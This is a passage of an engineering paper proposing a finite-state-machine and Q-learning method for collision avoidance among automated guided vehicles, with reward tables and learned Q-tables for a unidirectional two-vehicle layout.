# A New Collision Avoidance Approach for Automated Guided Vehicle Systems Based on Finite State Machines

Mustafa Coban <sup>1\*</sup> , Gokhan Gelen <sup>1</sup> 

<sup>1</sup> Department of Mechatronics Engineering, Bursa Technical University, 16310 Bursa, Turkey

Cite this paper as:  
Coban, M., Gelen, G., (2024). A New Collision Avoidance Approach for Automated Guided Vehicle Systems Based on Finite State Machines. Journal of Innovative Science and Engineering. 8(2): 179-198

\*Corresponding author: Mustafa Coban  
E-mail: [mustafacoban93@gmail.com](mailto:mustafacoban93@gmail.com)

Received Date: 13/05/2024  
Accepted Date: 04/07/2024  
© Copyright 2024 by  
Bursa Technical University. Available  
online at <http://jise.btu.edu.tr/>



The works published in Journal of Innovative Science and Engineering (JISE) are licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

## Abstract

Automated guided vehicles are transportation systems that are widely used in factories, warehouses, and distribution centers. It is of great importance to ensure the control and coordination of vehicles for safe and efficient transportation in multi-vehicle systems. In this study, a control strategy is proposed to enforce collision avoidance of automated guided vehicles operating in a shared zone and overlapping route environment. In the proposed method, while finite state machines are used to model the movement of automated guided vehicles in the environment, the Q-learning method, one of the most common reinforcement learning algorithms, is used for collision avoidance. The presented approach uses the decentralized node-based approach to reduce computational complexity. The proposed method has been validated through simulation performed with vehicle applications that can move both unidirectional and bidirectional. The simulation results show that our presented approach can avoid potential collisions and greatly increase overall efficiency.

**Keywords:** Automated guided vehicle, Collision avoidance, Finite state machines, Reinforcement learning

## 1. Introduction

Nowadays, with the widespread use of Industry 4.0 and the Internet of Things, the concepts of smart factories and smart production methods have become very important. In smart production methods, which have the capacity to produce more flexible and faster than conventional production methods, product or part transportation between machines is provided by automated guided vehicles (AGVs). These vehicles, which can carry various load capacities, are frequently used in production and assembly factories, smart warehouses, port terminals, and distribution centers. AGVs provide many advantages to businesses by increasing the automation of production processes, reducing costs, increasing efficiency, and optimizing the use of human labor. With the increase in production volume, the number of AGVs used in facilities also increases. In systems that use multiple AGVs, it is of great importance for the safety and efficiency of the system to assign appropriate tasks to the vehicles and to fulfill their movements by avoiding collisions. The complexity of the structure of these systems makes system control more difficult. Therefore, much research has been carried out in recent years to ensure efficient and safe operation of the systems. Although research is generally in areas such as route planning, collision avoidance, vehicle task assignment and planning, and vehicle positioning, collision avoidance and task assignment are at the forefront of research. Studies have covered a wide range of areas such as centralized or decentralized control methods, grid-based or node-based methods, and classical or artificial intelligence-based methods, for AGVs that can operate in unidirectional, bidirectional, or multidirectional. While classical methods with centralized control were generally applied for simple environments in the early studies related to AGVs, later on, control methods applied to more complex systems, control methods with distributed structure and artificial intelligence-based control methods started to be included in the studies.

In multi AGV systems, the changes between states can be modeled as event-based. Such systems are called Discrete Event Systems (DES) [1]. Methods such as finite state machines (FSM), Petri nets, directed graphs, etc. are used in DES modeling. FSM and Petri nets are the most widely used methods due to their modeling capability and flexible solution methods.

There are several studies in the literature that use DES for collision avoidance and zone control in systems with multiple AGVs. Fanti [2] proposes a new control method for avoiding deadlocks and collisions of multiple AGVs by modeling AGVs with colored-timed Petri nets. A survey on deadlock control methods for automated manufacturing systems based on directed graphs, automata and Petri nets approaches is presented by Fanti and Zhou [3]. Wu and Zhou [4] propose a Petri net modeling method for deadlock avoidance in an automated manufacturing system with multiple AGVs. A FSM modeling and deadlock avoidance for safe and efficient coordination of multiple mobile robots is presented in [5]. In another study, which provides supervised control of AGVs in flexible manufacturing systems, FSM are used for high-level control of the system [6]. Fanti et al. [7, 8], in their studies conducted in 2015 and 2018, proposes decentralized methods for the control and coordination of AGV systems. In these studies, they performed a task search for the AGVs and determined the paths to avoid deadlocks and collisions. In the study conducted by Wan for collision avoidance in AGV systems, a maximum-allowance controller is designed using labeled Petri nets [9]. In Malopolski's work, a new method is proposed for AGVs with unidirectional, bidirectional, and multidirectional mobility by dividing the environment into grids and

collision and deadlock avoidance for AGVs is realized [10]. Zajac and Malopolski [11] developed a more efficient structured online control policy for AGVs with unidirectional, bidirectional, and multidirectional mobility by using a grid partitioning approach and showed that this method can be used in systems with both centralized and decentralized control architectures. Luo et al. [12] design a Petri nets-based maximum-allowance controller for collision avoidance in a system with multiple AGVs. In order to avoid active and passive deadlocks, an event-triggered colored elementary net (ETCEN) based method is presented for motion coordination of multiple AGV systems [13]. Chen et al. [14] developed a new method with a combination of node and grid methods for the control and coordination of multiple AGV systems and it is observed that the system performance and efficiency improved compared to node-based or grid-based methods. In a study on zone control using supervised control theory for bidirectional AGVs, a new method is developed to reduce system complexity and avoid vehicle deadlocks [15].

Reinforcement learning-based methods have also been widely used for the coordination and control of mobile robots or AGVs. Especially in studies focusing on task assignment and route planning of vehicles, deep reinforcement learning and multi-agent reinforcement learning methods come to the forefront as the complexity of the system increases. In order to determine the routes of mobile robots in port terminals and avoid deadlocks, a method developed with the Q-learning technique is presented [16]. In this study, a method is developed to minimize the waiting time as well as find the shortest routes for robots. Nagayoshi et al. [17] developed a reinforcement learning-based decentralized method for route planning of multiple AGV systems. A reinforcement learning-based scheduling method is presented to reduce the product production time and the waiting time of machines and AGVs in systems with multiple machines and multiple AGVs [18]. Hu et al. [19] developed a deep reinforcement learning-based scheduling method for scheduling AGVs in flexible work systems. A deep reinforcement learning-based method is presented to ensure the navigation of robots in multi-mobile robot systems and to realize an optimal coordination between robots [20]. In this study, a reward function that can be applied to different reinforcement learning algorithms is proposed and it is observed that this method is successful in both trained and unknown environments. Zhou et al. [21] developed a reinforcement learning-based method for real-time routing of automated guided vehicles in container terminals. In this study, a Q-learning method is proposed to find the shortest route based on real-time state information including vehicle locations, destination locations, orientations, and vehicle counts, and it is observed that this method provides a stable and efficient solution. A combination of Petri nets and deep reinforcement learning methods for route planning and coordination of multiple AGV systems is presented [22]. In this study, a deep reinforcement learning based solution is presented by using Markov Decision Processes (MDPs) while modeling the system with P-timed Petri nets. A study based on multi-agent reinforcement learning for optimal route planning, AGV coordination and control in warehouses with multiple AGVs is presented [23]. MDPs and deep reinforcement learning methods are used in a study for real-time planning of a manufacturing system with numerically controlled machines and AGVs [24]. Zhang et al. [25] compare the advantages and disadvantages of centrally controlled and decentralized controlled AGV systems, investigated AGV scheduling algorithms, and evaluated AI-based decision-making algorithms. A study of collision-free optimal route planning for multiple AGVs in automated container terminals is presented [26].

As can be seen from the studies in the literature, the most common problems in AGV systems are task assignment to AGVs and collision avoidance. The complexity of the methods proposed in existing studies leads to high performance requirements. Therefore, it is necessary to develop more comprehensible solutions with lower


performance requirements. Due to the complexity of collision avoidance algorithms for both classical methods and AI-based methods, in order to contribute to the need for a simpler and innovative method, a new method for collision avoidance based on FSM and Q-learning is proposed in this study. In the proposed method, FSM are used in the motion modeling phase due to its high modeling capability and simplicity, while the system is controlled by reinforcement learning method due to its innovative and efficient solutions. The proposed method is validated by simulation studies on both unidirectional and bidirectional vehicle systems and the results are discussed.

The rest of the paper is organized as follows. Section 2 gives basic information about FSM and Q-learning. Section 3 describes the proposed method for collision avoidance in AGV systems. Section 4 demonstrates applications of the proposed modeling and control methods for AGVs providing unidirectional and bidirectional motion. Section 5 shows the simulation results applied to validate the proposed method. Finally, Section 6 evaluates the results obtained from the study and concludes the paper with an outlook for future work.

## 2. Preliminaries

### 2.1. Finite State Machines

Finite state machines are abstract machines used in system modeling that consist of a finite number of states, transitions between states and actions. In state machines, which is one of the formal language theories, states store the instantaneous information of the system, while transitions show the state change in the system. The realization of transitions is defined within certain rules and the system moves from the current state to the next state. The action is the description of the activity of the system during the state or transition. In this study, system modeling is performed using FSM. Figure 1 shows a basic FSM model.




**Figure 1:** Finite state machines.

In the model shown in Figure 1, s0, s1 and s2 indicate the states of the system, while e1 and e2 indicate transitions. If event e1 occurs while the system is in state s0, the system transitions to state s1. When event e2 occurs while the system is in state s1, the system transitions to state s2. If event e1 occurs while the system is in state s2, the system remains in state s2, while if event e2 occurs, the system transitions to state s0. The working logic of FSM can be explained in this way.

## 2.2. Reinforcement Learning

Reinforcement learning is a machine learning approach that learns what needs to be done to achieve a given goal. Reinforcement learning allows an agent to interact with its environment and observe the results of that interaction. As a result of these observations, it tries to learn what actions to take by receiving a positive or negative reward. The goal here is to ensure that actions are performed in the most ideal way by achieving the highest amount of reward. This method is used in many fields such as robotics, game programming, process control problems, resource management, and statistics. Modeling with machine learning is usually modeled as a MDPs, which requires prior knowledge about the artificial intelligence system. Reinforcement learning algorithms, on the other hand, do not require prior knowledge about the MDP and can be used when exact methods are insufficient.

In reinforcement learning algorithms, the correctness of the decisions made by artificial intelligence as a result of its interactions with the environment is tried to be controlled with a reward or punishment system. The actions performed by the agent are trained in line with the reward gained, and it is tried to understand how correct or incorrect the actions performed are. The goal of the agent is to gain the highest reward throughout the training. There are five basic elements in the reinforcement learning algorithm. These are agent, state, action, value, and reward. The agent represents the trained artificial intelligence, while the state represents the situation the agent is in. Action indicates the actions that the agent can perform, while value indicates how valuable the agent's state is. Finally, the reward represents the amount of reward the agent will gain or lose as a result of the actions it takes in the situation. The basic block diagram of the reinforcement learning algorithm is presented in Figure 2.



**Figure 2:** Reinforcement learning block diagram.

Looking at the basic block structure of reinforcement learning in Figure 2, the agent takes an action to move from its current state within the framework of a policy. As a result of this action, it expects a reaction from the environment. These reactions consist of the new state that is traversed by the occurrence of the action and the reward received from this action. Based on the rewards received, the agent is trained and realizes whether the actions it takes are right or wrong. This method aims to maximize the reward and train the agent in the best way possible.


Reinforcement learning involves many learning algorithms. Two of the most popular algorithms are Q-learning and Deep Q-learning. Both algorithms work on a state→action→reward→state logic. In the Q-learning algorithm, the desired or undesired places for the agent to go are determined and written in the reward table. The experience of the agent in each iteration on the way to the reward is stored in a table called the Q-table. Initially, the agent moves randomly. As soon as it finds a reward or punishment, it updates the Q table and thus keeps it in its memory. By continuously performing these operations, the agent learns its environment and can make the right decisions.

The difference of the deep Q-learning algorithm from the Q-learning algorithm is that artificial neural networks are used instead of Q-tables.

Q-learning is a model-free and value-based learning algorithm. Value-based algorithms update the value function based on an equation. In the Q-learning method, Q values are updated using the Bellman equation. The 'Q' stands for quality and represents how useful a certain action is in earning rewards in the future. The Bellman equation that will implement the Q-learning algorithm and update the Q values is defined as in Equation 1.

$$Q_{t+1}(s_t, a_t) = Q_t(s_t, a_t) + \alpha \cdot [R(s_t, a_t) + \gamma \cdot \max_a Q_t(s_{t+1}, a) - Q_t(s_t, a_t)] \quad (1)$$

In Equation 1, ' $Q_t(s_t, a_t)$ ' represents the current Q value, ' $\max_a Q_t(s_{t+1}, a)$ ' represents the maximum predicted reward value, ' $R(s_t, a_t)$ ' represents the reward value, and ' $Q_{t+1}(s_t, a_t)$ ' represents the new Q value. In this equation, the coefficient ' $\alpha$ ' is the learning rate, while the coefficient denoted by ' $\gamma$ ' is the discount factor, which determines the importance of future rewards. The learning rate is a parameter that determines how fast the network applies the information it has learned. When this ratio is small, learning is slow, while a large ratio may cause oscillation problems and the performance of the network may decrease. Therefore, it is important to find a balance in the choice of learning rate. A value between 0 and 1 is chosen for the learning rate. The discount factor is a value between 0 and 1 and is usually chosen close to 1 in order to give more importance to future rewards. While 'r' in the equation represents the reward received as a result of the action taken, the corresponding Q value is calculated according to the equation for each action taken. Using this equation, the Q table is updated according to the state and actions, allowing the agent to learn the environment. The flow diagram of the Q-learning algorithm is given in Figure 3.




**Figure 3:** Flowchart of learning algorithm.

According to the algorithm given in Figure 3, first a table Q with all elements consisting of zero is created. Then an action is selected and this action is performed. The reward obtained as a result of this action is determined and the Q table is updated by calculating Q values from the Q-learning function equation. After certain iterations, the learning is completed and a good Q table is obtained. This Q table contains the states and the Q values of the actions corresponding to these states. The action with the highest Q values corresponding to the states represents the most appropriate action to be selected. Thus, the optimal actions are determined for each state in the system.

### 3. Proposed Method

In the solution method developed for the development of collision avoidance algorithms and simulation applications of AGVs within the scope of the study, the environment model of the system is first determined. According to this environmental model, FSM models are created for each vehicle. Q-tables are obtained from the FSM models of the vehicles by Q-learning method. From the generated Q tables, the actions that each vehicle should perform are determined and the controller is developed. The developed controller is verified in simulation applications.

For the modeling and control studies of systems with AGVs, firstly, a platform with two vehicles is studied. This platform is divided into two types as unidirectional and bidirectional mobility of the AGVs. Within the scope of the study, controller design is realized for both types of operation. The block diagram of the proposed method for the design of these controllers is shown in Figure 4.



**Figure 4:** Block diagram of the proposed method.

The block diagram in Figure 4 shows the proposed control method for both vehicles on the working platform. Based on the state, action, and reward information received from the environment, each vehicle is modeled with FSM and a Q-learning algorithm is generated. From the Q-learning algorithm, the actions that the vehicles should perform in response to their states are determined and sent to the controller. Control signals containing the actions that the vehicles should perform are sent to the vehicles by the controller and new states are observed. With this cycle, system control is achieved.


### 4. Applications

For the modeling and control studies of systems with AGVs, a platform with two vehicles is studied. This platform is divided into two types as unidirectional and bidirectional according to the mobility of the AGVs. Vehicles with unidirectional operation type can stop at the positions shown as nodes on their routes and follow a forward line between these nodes, while bidirectional AGVs can move forward, stop and move backward between nodes. The nodes represent the positions of the vehicles. In this study, it is assumed that the position of the vehicles at the nodes is detected through a radio frequency (RF) signal or a QR code placed at the node.



### 4.1. Unidirectional AGV System

Figure 5 shows the platform determined for unidirectional AGV system.




**Figure 5:** Working platform of unidirectional AGVs.

The blue arrows in Figure 5 indicate the direction of movement of AGV1, while the red arrows indicate the direction of movement of AGV2. While AGV1 moves on the blue and black nodes and transports parts from Station1 to Station2, AGV2 moves on the red and black nodes and transports parts from Station3 to Station4. The nodes shared by the two vehicles are indicated in black and this area is called the collision zone. It is defined that AGV1 starts its movement from point P1, follows the nodes on its route, returns to point P1 and completes its mission. AGV2 is defined to start its movement from point P13 and return to point P13 by following the nodes on its route and complete its task. The vehicles are expected to perform their movements simultaneously without being at the nodes in the collision zone.

#### 4.1.1. Modeling of Unidirectional AGV System with Finite State Machines

In order to prevent collisions in the AGV system shown in Figure 5, a decentralized control study is carried out. In this method, control mechanisms are created separately for both AGVs and the movements that the vehicles need to perform are controlled. Q-learning method, one of the reinforcement learning algorithms, is used for the control of the vehicles in the study. First of all, the modeling of the AGVs with FSM is performed. Based on these models, the working platform of the vehicles is created and states, next states and rewards are determined according to the actions that could be taken. The Q table to be used for AGV control is updated using the Bellman equation and the maximum Q value in the actions corresponding to the states in the Q table obtained is assigned as the action that should occur in that state.

The model shown in Figure 6 is created for AGV1 in a unidirectional working environment. While creating this model, three states are defined for each location of AGV1. These states are when AGV2 is outside the collision zone, when AGV2 is near the collision zone and when AGV2 is inside the collision zone. Since there are 12 positions for the movement of AGV1, the total number of states is determined as 36. The state changes of the system are provided by transitions. In unidirectional operation, three transitions are determined for AGV1. The first transition indicates that AGV1 is waiting, the second transition indicates that AGV1 moves one node forward, and the third transition indicates that AGV2 changes its state in the collision zone.



**Figure 6:** Finite state machine model for unidirectional AGV.

In the model shown in Figure 6, states S0 to S11 indicate that AGV1 is located at positions between P1 and P12, respectively, while AGV2 is located outside the collision zone. States between S12 and S23 likewise represent AGV1 being located at positions between P1 and P12, while AGV2 is located at positions P15 or P19 near the collision zone. States between S24 and S35 indicate that AGV1 is located at positions between P1 and P12, while AGV2 is located within the collision zone. In the model in Figure 6, the transition t0 indicates that AGV1 is waiting for an action, the transition t1 indicates that AGV1 moves one node forward, and the transition t2 indicates that AGV2 changes state in the collision zone.

The model in Figure 6 used for AGV1 can also be used for AGV2, which has a similar type of operation and the same number of nodes. In the route between P13 and P20 shown in Figure 5, there are 12 nodes where the movement of AGV2 takes place. In this model, states between S0 and S11 indicate that AGV2 is located between P13 and P20 respectively, while AGV1 is outside the collision zone. States between S12 and S23 likewise represent AGV2 being located at positions between P13 and P20, while AGV1 is located at P3 or P9 near the collision zone. States between S24 and S35 indicate that AGV2 is located between P13 and P20, while AGV1 is located within the collision zone. In the model in Figure 6, the transition t0 indicates the action that AGV2 is waiting for, the transition t1 indicates the action that AGV2 moves one node forward, and the transition t2 indicates that AGV1 changes state in the collision zone.

#### 4.1.2. Q-learning Algorithm for Unidirectional AGV System

Q-learning algorithm, which is one of the reinforcement learning methods, is created according to the FSM model in Figure 6 for the control of AGV1 and AGV2 with unidirectional mobility. The rewards used in this algorithm are determined as shown in Table 1.

**Table 1:** Rewards for unidirectional AGVs.

AGV Actions	Reward / Punishment
Waiting with no vehicles in or near the collision zone	-1
Action that the vehicle cannot perform	-12
Entering the collision zone with a vehicle inside	-15
Waiting for the other vehicle to leave the area while there is a vehicle in the collision zone	3
Moving forward when no other vehicle is nearby	3
Complete the movement and return to the starting point	10

In Table 1, the action specified as the action that the vehicle cannot perform is t2. The action t2 given in the model is an action that the other vehicle cannot control because it is an action that shows the change of state in the collision zone, and it is intended to prevent this action from occurring by keeping the punishment value high. However, since the state may change in the collision area by the other vehicle, this action is defined in the model and used in the Q-learning algorithm.

For the Q-learning algorithm, first, a reinforcement learning environment is created in accordance with the reward/punishment values given in Table 1 and the model given in Figure 6. In this environment, a Q-learning algorithm is created separately for each of the two AGVs and the Q tables are determined. For the cases of arriving near the collision zone at the same time, AGV1 is given priority. According to this priority, in case both vehicles are near the collision zone at the same time, the AGV1 will move and enter the collision zone, while the AGV2 will wait for the AGV1 to leave the zone. Once AGV1 leaves the collision zone, AGV2 will move. For the Q-learning algorithm to perform these operations, the hyperparameters must be selected appropriately. The main hyperparameters to be chosen in the Q-learning algorithm are the learning rate, discount factor and epsilon. The choice of these parameters represents how well the model can learn. The learning rate and discount factor are mentioned in Section 2. The epsilon value is a parameter that determines the probability of an agent choosing random actions. The epsilon takes a value between 0 and 1 and the larger the epsilon value, the more likely the agent is to choose random actions. This can lead to less utilization of the learned knowledge and therefore lower

performance. That is, if the epsilon value is chosen too high, the agent will make more explorations, but these explorations may ignore the learned knowledge and lead to less accurate actions. If the epsilon value is too small, the agent will be less likely to choose random actions, reducing the opportunity to test and optimize its learned knowledge. Therefore, it is important to find a balance in the choice of the epsilon value. The choice of hyperparameters can be determined by trial and error or by various algorithms. One of these selection algorithms is the grid search algorithm. The grid search algorithm is a method used to optimize the performance of a machine learning model. It is a search algorithm that tries different values for various hyperparameters of the model and determines which hyperparameters give the best performance. In this study, the discount factor value is chosen as a constant 0.95 and a grid search algorithm is used to select the learning rate and epsilon hyperparameters. In this algorithm, a Q-learning algorithm is created for nine learning rates varying between 0.1 and 0.9 in 0.1 increments and nine epsilon values varying in the same way and Q tables are analyzed. As a result of the examination of the Q tables, it is determined that the model learned the environment well at values where the learning rate is 0.1 and epsilon is 0.4 for both AGVs and hyperparameters are selected. According to these hyperparameters, the Q-table for AGV1 is shown in Figure 7 and the Q-table for AGV2 is shown in Figure 8.

**QTable for Unidirectional AGV1**

States	t0	t1	t2
s0	64.23	68.66	53.23
s1	64.66	69.12	53.66
s2	65.12	69.6	54.12
s3	65.6	70.1	54.6
s4	66.1	70.64	55.1
s5	66.64	71.19	55.64
s6	67.19	71.78	56.19
s7	67.78	72.4	56.78
s8	68.4	73.06	57.4
s9	69.06	73.74	58.06
s10	69.74	74.47	58.74
s11	70.47	75.23	59.47
s12	64.23	68.66	45
s13	64.66	69.12	45
s14	65.12	69.6	45
s15	65.6	70.1	45
s16	66.1	70.64	45
s17	66.64	71.19	45
s18	67.19	71.78	45
s19	67.78	72.4	45
s20	68.4	73.06	45
s21	69.06	73.74	51
s22	69.74	74.47	51.32
s23	70.47	75.23	51.65
s24	55.01	60	51.96
s25	56	60	53.65
s26	60	42	54.12
s27	56	60	54.6
s28	56	60	55.1
s29	56	60	55.64
s30	56	60	56.19
s31	56	60	56.78
s32	60	48	57.4
s33	62	66.32	58.06
s34	62.32	66.65	58.74
s35	62.65	67	59.47

Actions

**Figure 7:** Q table for unidirectional AGV1.

**QTable for Unidirectional AGV2**


States	Actions		
	t0	t1	t2
s0	64.23	68.66	45
s1	64.66	69.12	45
s2	65.12	69.6	45
s3	65.6	70.1	45
s4	66.1	70.64	45
s5	66.64	71.19	45
s6	67.19	71.78	45
s7	67.78	72.4	45
s8	68.4	73.06	45
s9	69.06	73.74	51
s10	69.74	74.47	51.32
s11	70.47	75.23	51.65
s12	56	60	45
s13	56	60	45
s14	60	42	45
s15	56	60	45
s16	56	60	45
s17	56	60	45
s18	56	60	45
s19	56	60	45
s20	60	48	45
s21	62	66.32	51
s22	62.32	66.65	51.32
s23	62.65	67	51.65
s24	53.84	60	52.04
s25	56	60	53.66
s26	60	42	54.12
s27	56	60	54.6
s28	56	60	55.1
s29	56	60	55.64
s30	56	60	56.19
